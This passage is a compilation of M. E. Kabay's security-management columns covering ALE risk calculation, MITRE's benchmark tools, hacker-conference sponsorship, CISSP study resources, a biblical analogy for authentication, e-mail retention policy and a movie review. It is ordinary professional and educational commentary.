Chapter 4 is entitled "The Right Amount to Spend on Cyber Security" and introduces the highly controversial ALE, which stands for either "annual loss expectancy" or "annualized loss expectancy" depending on the user. The ALE begins by computing the product c-sub-i*p-sub-i for each expenditure i where c is the cost and p is the probability that the expense will occur in a one-year period. By summing these products, one can develop a model showing the average expected gains and losses from different security strategies. ALE computations are the basis for actuarial calculations in the insurance industry; they allow insurers to set premiums as a function of both potential loss and expected probabilities of loss (and the converse, the expected probability that there will be no loss and therefore a profit for the insurer). Chapter 4 of this text is one of the best and most detailed descriptions of ALE computations that I have seen, we are many examples, tables and figures to help readers grasp and master this quantitative methods. The chapter also briefly discusses outsourcing cyber security.

Chapter 5 of the text is "Risk Management and Cybersecurity." The authors present some simple approaches to dealing with uncertainty as discussed in the paragraph above and they extend the review to encompass risk aversion or risk tolerance in the organization. This chapter logically flows straight into Chapter 6, "The Business Case for Cybersecurity," which is one of the most valuable in the book. The authors present a systematic approach to developing a business case for presenting proposed IA plans to business colleagues. Each of the following steps is explored in detail and I think this chapter alone would be worth the price of the book:

1. Specify organizational cybersecurity objectives.
2. Identify alternatives for achieving cybersecurity objectives.
3. Acquire data and examine each alternative identified.
4. Conduct cost-benefit analysis and rank-order the alternatives identified.

They present a case study in detail in a way that will help any IA manager grasp and apply the principles they are teaching.

Chapter 7, "Cybersecurity Auditing," and Chapter 8, "Cybersecurity's Role in National Security," are both well-written and useful as the book draws to a close. The authors conclude with a brief chapter of interesting pointers that draw on their professional experience and wisdom.

I thank Prof Gordon for having personally sent me an autographed copy of this textbook. I thoroughly enjoyed reading it and am considering it for inclusion in the curriculum of my own security-management courses.

* * *

Readers and instructors interested in this subject matter may wish to read a little article from several years ago called “The Net Present Value of Information Security” that discusses how IA can be more than just loss-avoidance.< http://www.mekabay.com/infosecmgmt/npvsec.htm > & < http://www.mekabay.com/infosecmgmt/npvsec.pdf > Another resource you might like bears on the problem of uncertainty about computer-security statistics: “Understanding Computer Crime Studies and Statistics v4” which is available at < http://www.mekabay.com/methodology/crime_stats_methods.htm > & < http://www.mekabay.com/methodology/crime_stats_methods.pdf >. Finally, you might be able to use the PowerPoint lecture notes on risk assessment and risk management from my “IS342 Management of IA” course. < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/47_Risk.ppt >

ALEatory ALE

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers of this column know that I have just finished a four-part review of a fine textbook focusing on rational allocation of resources to information assurance (IA). One of the most important tools of quantitative risk management is the annualized loss expectancy (ALE). The ALE is calculated by using probabilities of events (as the name implied, calculated over a period of a year) and the expected costs associated with those events.

To get a simple illustration of how the ALE works, one can apply it to an insurance or any other loss-management computation. Suppose an insurance-company statistician, called an actuary, determines that the likelihood that a particular customer will die in the coming year is about 0.005 (0.5%). For a million-dollar insurance policy, the insurance company is betting the customer that he won't die this year; the customer is betting that he will die this year. If the customer dies, the company will pay his beneficiary $1M; if he does not die, they get to keep all of his premium. Although in reality, the loss to the insurer is the payout minus the premium, for simplicity's sake, we can ignore this minor difference in our illustration.

Readers will easily be able to see that with the 0.005/year probability of death, the actuary will be able to calculate a premium of $5,025.13 as the break-even point for the company (because 0.005*-$1,000,000 + 0.995*$5,025.13 = $0). Any premium above $5,025.13 will make a profit for the company on average for this class of customer and any premium below that amount will, on average, result in losses.

Back to our insurance-company actuary. She knows that the 0.005 probability happens to have been based on (say) 1,000 observations of men of this particular age, health status, occupational status, and other demographic attributes associated with differential mortality. Using standard statistical methods, she can easily computer (as I just did in less than one minute using the well-known MINITAB statistical software package < http://www.minitab.com/ >) that the probability of death for this class of customer might be as low as 0.001625 or as high as 0.011629 with a confidence of 95%; i.e., that the calculated interval – what statisticians call the "95% confidence limits" – would include the real (the "parametric") population's proportion in 95% of the random samples of 1,000 from the population in question.

Using those numbers, we discover that the break-even points would go down to $1,627.64 or up to $11,765.82. So the actuary would turn the figures over to the financial and marketing experts in the company, who would then evaluate how high they could reasonably put the premium while maintaining their market share – and how low they would be willing to push down the premium given the increasing risks of losses.

What the actuary has done for her company is a sensitivity analysis. I recommend that IA practitioners learn to use sensitivity analysis on all quantitative risk-management techniques that use estimated costs and estimated probabilities. My worry about naïve applications of ALE calculations is that neither the costs nor the probabilities associated with security breaches are known precisely in any given organization or situation. Given the often-large uncertainty (sometimes orders of magnitude) in the numerical values used in these computations,

practitioners should apply sensitivity analysis to evaluate the results of such models. As we saw in the insurance example, sensitivity analysis examines the consequences of varying assumptions on the results of numerical models. < http://sensitivity-analysis.jrc.cec.eu.int/ > Rather than assuming that a fixed result of a single calculation should be taken on faith as the basis for making a decision about expenditures, practitioners can make a number of computations using reasonable ranges of probabilities and reasonable ranges of costs. The set of results is typically evaluated using graphical representation and can provide a much more convincing basis for discussion with colleagues than a single estimate with no sense of possible variability or error.

An extension of this manual process is called Monte Carlo simulation < http://preview.tinyurl.com/yl66ca > and can involve thousands of stochastic computations based on underlying probabilistic models for some or all of the parameters of a numerical model. Typically we show the results of such aleatory (random) processing as graphs.

Incidentally, I recently priced the cost of a new 20-year term $250,000 life-insurance policy; it is about $2,000 a year – pretty close to the figures used in the illustration in today's column.

MITRE's Recommendation Tracker Software and Free One-Day Course for Software Developers

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

As networks grow, operations management becomes increasingly complex. Operations managers need to keep track of vulnerabilities, patches, and interactions of applications software with operating systems. See for example the National Institute of Standards and Technology (NIST) – Special Publication (SP) SP800-40v2, "Creating a Patch and Vulnerability Management Program" by Peter Mell, Tiffany Bergeron and David Henning (November 2005).< http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf > Application programmers need to test their software for a bewildering list of possible flaws using systematic automated testing.< http://www.mekabay.com/overviews/programming.pdf > Today I'm presenting some useful free tools to help operations managers and programmers improve security.

One of the great names in systems engineering research is MITRE Corporation, which was founded in 1958.< http://www.mitre.org/about/history.html > With more than 6,000 employees, the company has contributed so much to the nation that its list of honors and awards stretches for pages < http://www.mitre.org/about/awards_recognition.html >. One of its latest contributions is release of the Recommendation Tracker™ (RT) software< http://www.mitre.org/news/releases/08/tracker_12_01_2008.html > which is available free to all < http://sourceforge.net/projects/rectracker/ >.

MITRE describes RT as "an open source program that facilitates development of automated security benchmarks. System administrators use benchmarks—essentially a set of recommendations—to securely configure an operating system or software application and then set up automatic testing to ensure proper configuration. The new edition of RT has features that support the collaborative process of benchmark creation, including taking ordinary textual input and producing output in the standardized XML-based language, XCCDF< http://nvd.nist.gov/xccdf.cfm >[link added]. Combined, these features make it easier and more efficient to generate and implement benchmarks."

The press release goes on to describe the context for RT and I have added links for readers interested in learning more about each of the MITRE contributions they enumerate:

> The RT is just the latest tool developed by MITRE in the last 10 years to help the security community produce automated, standardized benchmarks. The not-for-profit organization has developed four of the six security standards which comprise the National Institute of Standards and Technology's Security Content Automation Protocol, or SCAP. The four standards are:
>
> - Common Vulnerabilities and Exposures (CVE®)< http://cve.mitre.org/about/index.html >
> - Open Vulnerability and Assessment Language (OVAL®)< http://oval.mitre.org/oval/about/index.html >
> - Common Platform Enumeration (CPE™)< http://cpe.mitre.org/about/index.html >

- Common Configuration Enumeration (CCE™)< http://cce.mitre.org/about/index.html >

The download page at SourceForge for RT includes links to several useful articles that will interest readers:

- The New School of Information Security< http://slashdot.org/article.pl?sid=08/04/21/1323233 >
- Creating a Security Test Environment?< http://slashdot.org/article.pl?sid=08/08/01/1252250 >
- Building an Effective Information Security Policy Architecture < http://slashdot.org/article.pl?sid=08/06/13/1333224 >
- Stepping Through the InfoSec Program< http://slashdot.org/article.pl?sid=08/08/11/1243258 >

MITRE is offering free one-day courses; one will be at its Bedford, MA offices < http://mitre.org/about/locations/bedford_map.html > on Wednesday, January 21. 2009 with several more in McLean, VA < http://www.mitre.org/about/locations/mitre2_map.html > which will significantly lower the hurdle for generating standardized automated benchmarks for software projects using RT and other tools. Visit the MITRE Web site to register.< http://www.mitre.org/register2/benchmark/ >

The course description provides general goals for the day's work:

> You will learn:
>
> - How to use free tools and industry standards to create security guidance that helps system administrators configure and operate systems securely.
> - Why system administrators need clear, easy-to-use security guidance that applies to their enterprise systems before, during, and after deployment.
> - Why system administrators must have security guidance that is easy to understand, manage, and apply in time for their planning, installation, configuration, and operation of their systems.

If all 55,000 subscribers choose to attend the course, Steve assures us that he will make arrangements for repeat sessions. He will also have the FBI arrest me under the Computer Fraud and Abuse Act of 1986 < http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html > for a denial of service of a federal-interest computer if you crash MITRE servers by all accessing the course pages at once <g,d&r>. So here's your chance to get even with me for all those puns and offensive political remarks some of you dislike!

On Hacker Conventions, SecurityPortal and List Sponsorship

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently President Richard Schneider of Norwich University wrote to me about a message he had received from one of our alumni concerning a message that appeared on one of the well-known and respected SecurityFocus discussion lists, Security Basics < http://www.securityfocus.com/archive/105/445936 >. The alumnus was concerned that the call for participation in the PAKCON conference might tarnish the reputation of our University because we pay for advertising in the SecurityFocus lists.

I wrote back "In my opinion, as sponsors of this list, we have no responsibility whatever for its content. It is difficult for me to imagine anyone assuming that there is any association between Norwich and what random individuals post on a public discussion list hosted by someone we pay money to for ads."

In addition, I wrote, "the PAKCON conference seems to be no worse than DEFCON, to which we regularly pay for Norwich students to attend as part of their learning experience. The location in Pakistan is irrelevant, as is the name or ethnicity of the organizer." In sum, then, "I see no problem here. I am copying my colleague Prof Stephenson for his opinion on this matter."

Peter R. Stephenson, PhD, CISM, CISSP, FICAF is Associate Program Director of the graduate program in information assurance at Norwich. He wrote to President Schneider as follows:

[The following is Peter's text, used with permission.]

I concur with Prof. Kabay. There are several hacking conferences around the world (DEF CON < http://www.defcon.org >, HOPE < http://www.hopenumbersix.net/ >, etc.). There was a time when we, as security professionals, were divided about the value and ethics of participating in these. That position has changed markedly.

While there still are a few who oppose any connection with hackers or hacking conventions (sometimes called "cons"), most enlightened security professionals see great value in participating as observers. This is especially true of those in our profession who lean towards the technical side as I do. These events are attended regularly by law enforcement as well and for the same reason.

There are a few credible information security portals of which SecurityFocus < http://www.securityfocus.com > is arguably the oldest and most credible. It is a commercial portal now, owned by the large security firm Symantec. It contains valuable information and as a university program interested in attracting top candidates as future students. it is wholly appropriate for the MSIA to be a sponsor and have advertising there. This portal gets hundreds of thousands of readers and most are serious information security professionals.

Because it is a global portal it is reasonable to expect that there would be participation from

around the world. This portal has evolved into a very professional operation and we no longer see the kind of behavior that was typical of the hacker boards of the 1990s.

Additionally, this is a source of what we refer to as _full disclosure_ vulnerability reporting. This has been controversial over the years but most security professionals with experience agree that it is a good thing and, for some organizations, has truly saved their skins on many occasions by having the identification of and defense against what we call _zero-day exploits_. These are attacks that get into the wild before the software developers have time to create patches to protect their software. Rules for full disclosure have evolved over the years and SecurityFocus has been a leader in promoting responsible full disclosure.

The bottom line, in my view, is that SecurityFocus is a positive contributor to our profession, a good source of leads for new admissions and completely appropriate for us to sponsor.

[end of Peter's text]

My own position with respect to _speaking_ at meetings remains consistent with the (ISC)^2 Code of Ethics < https://www.isc2.org/cgi/content.cgi?category=12 > which requires CISSPs and other holders of the organization's professional certifications "To discourage such behavior as:…

- Professional association with non-professionals
- Professional recognition of or association with amateurs
- Associating or appearing to associate with criminals or criminal behavior."

When asked to speak on panels at conferences, I always ask who else will be on the panel; I have refused to speak on panels where known criminal hackers or apologists for criminal hacking are to speak. However, I have spoken at conferences where such people were in attendance or where they spoke in their own sessions. But having our university sponsor SecurityFocus lists seems perfectly acceptable to me as a security professional.

If readers are interested in contributing to this topic for a follow-up column, I will collate correspondents' responses into an article. Please let me know whether and how to identify you when I quote your comments (e.g., with or without employer affiliation, title and so on). I will send the draft of their edited comments back to each contributor selected before publishing the compilation.

My thanks to President Schneider for authorizing public discussion of this interesting issue.

Preparing for the CISSP Exam (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A former student recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. I decided to answer him by writing an essay that readers of this column who are thinking about the exam could also use. By the end of the essay, I had so much material I was forced to chop it up into smaller pieces to fit the constraints of this column, so here's part 1 of 4.

* * *

The key to passing the CISSP exam, in my opinion, is daily attention to expanding one's exposure to interesting and thought-provoking information and ideas in the field. As you know from my constant reiteration of the point in our classes at Norwich, I have nothing but contempt for cramming – it is not possible to remember what is learned in a rush for very long. Indeed, I teach all my students to use SQ3R (Survey/Question, Read/Recite, Review) a well-established study method that pays off with long-term integration and retention of knowledge. Readers may want to use my one-page summary, available from my Web site in HTML < http://www.mekabay.com/methodology/sq3r.htm > and in PDF < http://www.mekabay.com/methodology/sq3r.pdf >.

Anyone committed to professionalism should read a wide range of reputable publications and participate in serious discussion groups.

Preparing for the CISSP Exam (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I began responding to a former student recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. In this second article, I review some valuable Web sites for such preparation.

* * *

The National Institute of Standards and Technology Information Technology Laboratory Computer Security Division's Computer Security Resource Center (I guess that would be the NIST ITL CSD CSRC – whew!) has a several good resources for CISSP review.

First, the NIST Special Publications (SP) page < http://csrc.nist.gov/publications/nistpubs/index.html > has a wealth of valuable papers for anyone interested in reviewing and extending security knowledge – especially security-management knowledge. I have reviewed many of these documents in this column will be reviewing new ones in upcoming columns.

A related page is the NIST ITL CSD CSRC Draft Publications list < http://csrc.nist.gov/publications/drafts.html > which offers even more recent documents plus the opportunity for CISSP-preparers to apply their analytical skills to improving proposed documents. Some of the drafts are also linked from the previously-mentioned SP page, but on the draft page each is described in a one-paragraph summary that includes the deadlines for comments.

Even if CISSP candidates are not currently working in the US federal government, they would do well to read many of the Federal Information Processing Standards (FIPS) available from the NIST ITL CSD CSRC < http://csrc.nist.gov/publications/fips/index.html >. In particular, I draw your attention to the more recent documents such as

- 2001-05 FIPS 140-2 Security requirements for Cryptographic Modules
- 2006-03 FIPS 201-1 Personal Identity Verification (PIV) of Federal Employees and Contractors
- 2001-11 FIPS 197 Advanced Encryption Standard
- 2002-03 FIPS 198 The Keyed-Hash Message Authentication Code (HMAC)
- 2002-08 FIPS 180-2 August 2002, Secure Hash Standard (SHS)
- 2004-02 FIPS 199 Standards for Security Categorization of Federal Information and Information Systems
- 2006-03 FIPS 200 Minimum Security Requirements for Federal Information and Information Systems.

A collection of interesting white papers on security-related topics is maintained by Entrust < http://www.entrust.com/resources/whitepapers.cfm >. At latest count, there are 110 papers freely

available from that source (some of them in German) without having to sign up for anything. Some of the ones I recommend:

- AITE Online Banking Security: FFIEC Deployment Experiences
- An Introduction to Cryptography and Digital Signatures v2.0
- Authentication: The Cornerstone of Secure Identity Management
- Best Practices for Choosing a Content Control Solution
- Common Criteria Evaluation
- Countering On-Line Identity Theft: New Tools to help Battle Identity Theft on the Internet
- Did security go out the door with your mobile workforce?
- Enhanced Online Banking Security - Behavioral Multi-Factor Authentication
- Entrust Internet Security Survey - European Survey Overview and Report Methodology
- GIGA Report: Total Economic Impact of Entrust TruePass and Token-based Authentication
- Information Security Governance: Toward a Framework for Action (BSA white paper)
- Myths and Realities in Content Control for Compliance
- Protecting Information on Laptops and Mobile Devices
- Quantum Computing and Quantum Cryptography
- Security In A Web Services World
- Trends in Outbound Content Control: A White Paper by Ferris Research
- Trusted Public-Key Infrastructures
- Understanding Secure Sockets Layer (SSL): A Fundamental Requirement For Internet Transactions
- Using a PKI Based Upon Elliptic Curve Cryptography
- Web Portal Security Solution
- Web-Services Security Quality of Protection.

More resources in my next newsletter.

* * *

Preparing for the CISSP Exam (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I began responding to a former student recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. In this third article, I am recommending a Web site run by an old friend and colleague whom I have never met in person: the CCCure.Org site run by Clément & Nathalie Dupuis. < http://www.cccure.org > The site is so rich in resources I decided to devote an entire column to it alone.

The Web site started in 2001 when Clément was working in Montréal, Canada after a 20-year career in military communications and security in the Canadian Army. He was certified as a CISSP in 1999 (and mentions taking courses from some other old friends of mine, Hal Tipton and Sandy Sherizen, who is now a much-appreciated Adjunct Professor in the MSIA program at Norwich). Clément and his friend Chris Hare decided to create study guides for several of the domains from the Common Body of Knowledge (CBK) < https://www.isc2.org/cgi/content.cgi?category=8 > and then put them on the Web for anyone to use. That was the birth of what became CCCURE.ORG. It became so popular that it was kicked off several hosting sites because it generated too much traffic for a free service. Clément and his wife Nathalie, a mechanical engineer who became an expert in programming and networking, had to convert it into a commercial venture. However, in addition to monetary contributions by a few carefully-selected advertisers, it is supported by the work and enthusiasm of thousands of volunteers, including me! For more about the history and philosophy of CCCure.Org, see < http://www.cccure.org/modules.php?name=News&file=article&sid=397 >.

The CCCure home page is huge. There's plenty of material there for anyone to soak up lots of interesting knowledge and ideas and to contribute their insights. However, there are some special links that will be particularly valuable for CISSP candidates.

The Flash Tutorial explains exactly how to use the narrated slide-shows used in the tutorials on the site. Then there's a narrated CISSP Exam Preparation and Overview with 57 slides and the following major sections:

- Visit the ISC2 web site
- Certification Benefits
- The dreaded exam
- Build your study plan
- The 10 Domains
- Study Books
- Study what you need to study
- The Final Stretch
- Post Exam Syndrome
- Help!! Where do I go?
- Pass or Fail (no in between)
- Maintaining your certification
- If you have any questions.

The Quizzes section has a wonderful review tool that generates questions for several certifications including the CISSP; you can choose the domain(s), topics, difficulty level, whether to include related questions, and the number of questions. The quiz generator creates a unique, randomized quiz on every iteration. It's a wonderful tool because it forces active recall and application of the knowledge you are trying to consolidate. Indeed, a recent article in _ScienceNow_ from the American Association for the Advancement of Science indicates that testing improves retention not only of the material tested but of other information being learned at the time of the test (full article < http://sciencenow.sciencemag.org/cgi/content/full/2006/1113/2 > requires subscription; portion of article available at < http://3quarksdaily.blogs.com/3quarksdaily/2006/11/testing_boosts_.html >).

The site features a list of suggested readings and a forum where participants can engage in spirited discussion of technical issues relating to their exam preparation.

This is a real treasure. Merci bien, Clément et Nathalie!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Preparing for the CISSP Exam (4)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last three columns, I began responding to a former student who recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. In this fourth and last article, I suggest a few valuable (albeit sometimes expensive) books and some (free) review materials for such preparation. Readers will find other lists of suggested readings on the Web by using search string "CISSP preparation course" in a Web search engine.

In my opinion, some of the most useful books for overall coverage of the field are as follows:

- _The _Official (ISC)² Guide to the CISSP® Exam_ by Susan Hansche, CISSP, John Berti, CISSP and Chris Hare, CISSP (ISBN: 0-8493-1707-X) is available from the (ISC)² Company Store < http://tinyurl.com/yq6zl >.

- _Information Security Management Handbook on CD-ROM, 2006 Edition_ (a classic in the field) by Harold F. Tipton & Micki Krause < http://tinyurl.com/create.php >

- _Handbook of Information Security_, 3-Volume Set (I chose this as the new textbook for our Master's program at Norwich University) by Hossein Bidgoli < http://tinyurl.com/yf2549 > (get your company to buy it for their library). I reviewed this enormous work in this column a year ago. < http://www.networkworld.com/newsletters/sec/2006/0410sec2.html >

- _Computer Security Handbook, 4th Edition_ by Seymour Bosworth & M. E. Kabay < http://tinyurl.com/yf4lsv > (of course, I'm biased). Most people refer to this as the "CSH4."

In addition, the (ISC)^2 The (ISC)^2 provides a slightly disorganized list of books at < https://www.isc2.org/cgi-bin/content.cgi?category=698 >. For some reason it refers to the 3rd edition of the CSH (twice) but not to the CSH4.

Ideally, people preparing for any exam do best if they can study in teams. For example, they can use my own lecture slides as review material to quiz each other – they should be able to speak intelligently about every point on every slide. The files thus serve as one of the ways to check for holes in coverage of the material and also as a way of consolidating and strengthening knowledge.

- I340 Intro to IA lectures (last updated Fall 2005) < http://tinyurl.com/yddeo3 > covers the first half of the CSH4.

- IS342 Management of IA (last updated Spring 2006) < http://tinyurl.com/csymh >. As you would expect, this course covers the second half of the CSH4.

- CJ341 Cybercrime & Cyberlaw (last updated Fall 2006) < http://tinyurl.com/yzgts8 > is a mind-numbingly detailed look at how law enforcement has to deal with digital evidence, including the specific laws relating to computer crimes of all sorts. Personally, I love it, but I know that some people find it dry. Still, "Legal, Regulations, Compliance and Investigations" is one of the 10 domains of the CBK (Common Body of Knowledge) for the CISSP < https://www.isc2.org/cgi/content.cgi?category=8 >.

In addition to all of this (mostly) free knowledge, it is also possible to enroll in a wide range of preparatory courses. I myself have taught for the (ISC)^2 and think their courses are good reviews. I am leery, however, of taking a short course _instead_ of reading and thinking for a long time about any subject beyond the purely technical. In my experience, the most important aspect of learning is thinking, not memory. Take a course if you like, but not just before your exam. Use the course as a form of review and verification – a tool for strengthening what you already know but above all for identifying what you have to think and learn about at greater length.

And good luck to all in your certification exams!

* * *

IA in Beer-sheba

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the Jewish tradition, we read the Torah (the Pentateuch, or the first five books of the Bible) every year, so it is a pretty familiar story for me. I often arrive at shul (synagogue, temple) early on Saturday mornings simply to read the pareshah (lesson) through again before the service begins. I was recently struck by how we can use a familiar story from the Bible in teaching information assurance (IA).

One of the early stories from Bereishit (Genesis) is Toledot (Genesis 27:1-28:9), in which we continue the story of Isaac, who had settled in Beer-sheba and was now an old man. He called his older son Esau to him and asked him to prepare a dish of wild game for him, at which time he would give him his final blessing – the equivalent of a last will and testament. However, the matriarch Rebekah overheard her husband Isaac and resolved to ensure that her favorite son, Jacob, would receive the special blessing instead of the more unruly Esau. She arranged to cook a kid (that's a baby goat, for those now far removed from the rural world) and told Jacob to bring the food to his nearly blind father.

Jacob protested, "But my brother Esau is a hairy man and I am smooth-skinned. If my father touches me, I shall appear to him as a trickster and bring upon myself a curse, not a blessing."

So Rebekah made Jacob dress in some of Esau's clothes and she put skin from the kids on his arms and his neck. When Isaac heard Jacob offering him food, he asked which of his sons he was and Jacob said he was Esau. Isaac wondered, because the voice was that of Jacob, but he felt Jacob's hands and the furry texture reassured him that it was Esau. He also brought Jacob close to him to smell his clothes and blessed him, saying, "Ah, the smell of my son is like the smell of the fields that the LORD has blessed."

Well, you can read the rest yourselves. Esau returns and is horrified that he has been cheated of his paternal blessing ("he burst into wild and bitter sobbing") and swears vengeance against his scheming brother.

So how can this tale be used in a course? I think there are several lessons for IA students:

- Rebekah's overhearing the conversation between Isaac and Esau illustrates HUMINT (human intelligence or espionage).
- Isaac's question, "Which of my sons are you?" illustrates the concept of identification.
- Jacob's false self-identification illustrates identity theft or spoofing and the breach of authenticity.
- We see the principle of biometric authentication in action: Isaac depends on known biological attributes of his sons to distinguish between them.
- The concept of false positives is illustrated: Isaac incorrectly identifies an imposter as an authorized person.
- Stealing authentication tokens is illustrated by the use of stolen clothing (and thus the

creation of a misleading fragrance as a false input to the authentication scheme).
- Using forged or fabricated inputs (e.g., gummy-bears with fingerprints) is illustrated by the use of baby-goat skin to simulate hairy hands and neck.
- Isaac's blessing illustrates the concept of authorization following upon authentication (albeit incorrect in this case) and thus brings home the practical importance of identification and authentication.
- The story can be used to prompt discussions of moral questions in class about the illicit use of improperly-acquired information and unauthorized access.

Using familiar and archetypal stories may make it easier for beginners to grasp basic concepts in our field. I am sure that there are many other stories from the Bible and from other sources that can serve the same purpose in IA lectures and courses.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

E-mail Retention Policies (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My colleague and friend Prof Don Holden, MBA, CISSP-ISSMP noted a gap in the discussion of e-mail in our MSIA course some time ago and has graciously allowed us to print an edited version of his comments to students on the subject of e-mail retention. The remainder of today's column and the next one are a collaboration with Don.

* * *

One of the big factors driving proper retention and destruction of e-mail is that e-mails are discoverable evidence in both civil procedures as well as criminal investigations. Retention of e-mail and other unstructured content such as instant messaging is also required in certain industries, particularly in the financial industries where brokerage house have been fined millions of dollars for failure to produce e-mails in a timely fashion. For example, Morgan Stanley was fined $15 million by the Securities & Exchange Commission for failing to produce e-mail messages promptly in response to court-authorized demands for evidentiary discovery. Evidence showed that company officers lied about the availability of backups and inflated the costs associated with e-mail retrieval. Morgan Stanley also had to pay Ronald Perelman $1.5 billion due in part to its failure to completely comply with a civil discovery order related to Morgan Stanley's role in the Sunbeam bankruptcy. < http://tinyurl.com/f4e8y > This case is also a good example of how lack of ethics can have big costs.

The Federal Rules of Civil Procedure (FRCP) specifically address discovery and the duty to disclose evidence in preparation for trial. There are new guidelines for cyber discovery which took effect in December 2006 in the FRCP. Rule 26(b)(2)(B) specifically allows exemptions for electronic evidence: "A party need not provide discovery of electronically stored information from sources that the party identifies as not reasonably accessible because of undue burden or cost. On motion to compel discovery or for a protective order, the party from whom discovery is sought must show that the information is not reasonably accessible because of undue burden or cost. If that showing is made, the court may nonetheless order discovery from such sources if the requesting party shows good cause…." < http://www.law.cornell.edu/rules/frcp/Rule26.htm > Rule 34(a) specifically allows a party to demand physical access to records for discovery of specific information as stipulated by the court order. < http://www.law.cornell.edu/rules/frcp/Rule34.htm > In other words, if an organization protests that it cannot produce needed evidence, third parties may be burrowing through their facilities looking for that evidence, with all kinds of unexpected and possibly expensive or embarrassing consequences.

In our next column, we'll conclude with a review of some practical pointers for readers to avoid trouble with e-mail retention.

* * *

For further reading:

E-mail Retention Policies (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the previous column, my friend and colleague Prof Don Holden, MBA, CISSP-ISSMP and I reviewed some of the issues arising from pre-trial discovery orders involving stored e-mail and e-mail archives.

As we looked through several articles on the subject and thought about the issues, we put together the following list of practical pointers for readers:

- Define, enforce and update formal retention policies that stipulate how long to keep archives of which types of data. Ensure that your legal counsel is deeply involved in setting these policies.

- Access to archived records should be completed within at most 48 hours to avoid possible fines.

- Deleting e-mail and other records that show evidence of wrong-doing may lead to worse legal and public-relations consequences than coming clean.

- Unscheduled deletion of e-mail may destroy exculpatory evidence or lead to a tacit presumption of guilt.

- E-mail archives on servers must be safeguarded against any modification that could distort the record and lead to prosecution for tampering with evidence. Chained checksums or digital signatures involving timestamps can reveal such tampering.

- Metadata are the data about your data such as log files showing who accessed or modified files or records. Metadata are increasingly being seized in discovery as well and must be maintained properly.

- Tools that scrub metadata for security purposes can also be used to hide legitimate audit trails and need to be controlled or monitored. Examples include destruction of the track-changes records in word-processing and spreadsheet files known to be significant in a legal discovery process or deliberate copy/paste operations from a source that included an audit trail into plain-text format. No employee should be destroying data in this way when a subpoena or other discovery process is in force; data security policies should make such restrictions explicit.

- Ensure that you know exactly what is on each backup medium and where it is stored. Use appropriate software to catalog your backup media. Stored media must be kept in secured facilities with chain-of-custody records that ensure that the organization can report exactly who accessed which media at any time.

- Disaster-recovery media may be required under subpoena just as regular backup media

are; be sure to include them in your catalogs and access lists.

- Think carefully about whether to allow employees to store corporate e-mail on external servers such as those of GMAIL. For example, should employees be allowed to auto-forward corporate e-mail to such a private account? Corporate network administrators are unlikely to be able to access the stored e-mail on an employee's private account; furthermore, e-mail stored on a server of this sort could be made available to law-enforcement authorities without a warrant after 180 days according to 18 USC §2703(a). < http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00002703----000-.html > The files could even be transferred to another owner if GOOGLE decided to sell its e-mail services. In addition, the Privacy Policy explicitly warns, "Residual copies of deleted messages and accounts may take up to 60 days to be deleted from our active servers and may remain in our offline backup systems." < http://mail.google.com/mail/help/privacy.html >

The Net 2.0: Identity Theft in Istanbul

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I've always had a soft spot for the 1995 movie "The Net" starring Sandra Bullock and directed by Irwin Winkler.< http://www.imdb.com/title/tt0113957/ > In that film, a gorgeous young computer programmer falls afoul of an evil corporation which arranges to destroy her identity. At various points, she loses her identification papers, has someone else take her name and her job, and finds herself in mortal peril. She fights back, though, and eventually wins back her identity.

In the 2006 movie "The Net 2.0" < http://www.imdb.com/title/tt0449077/ > starring Nikki Deloach and directed by Charles Winkler (son of Irwin Winkler), a gorgeous young computer programmer falls afoul of an evil criminal gang which arranges to destroy her identity. At various points, she loses her identification papers, has someone else take her name and her job, and finds herself in mortal peril. She fights back, though, and eventually wins back an identity.

The movie is great fun, and I am making sure that I don't spoil it for anyone by revealing any significant plot elements. If you dislike knowing anything at all about a movie you intend to see, stop reading now.

The technical aspects of the movie will be fun (and sometimes funny) for readers of this column. For example, the computer display for the security system of a banking system is an absolute hoot. It is a floating holographic device 6 feet wide by 4 feet high. Using such a huge display forces the computer expert to scan the images by turning her head from side to side – surely a non-ergonomic design that would lead to torticollis faster than a computer mouse leads to carpal-tunnel irritation (I much prefer trackballs to mouses).

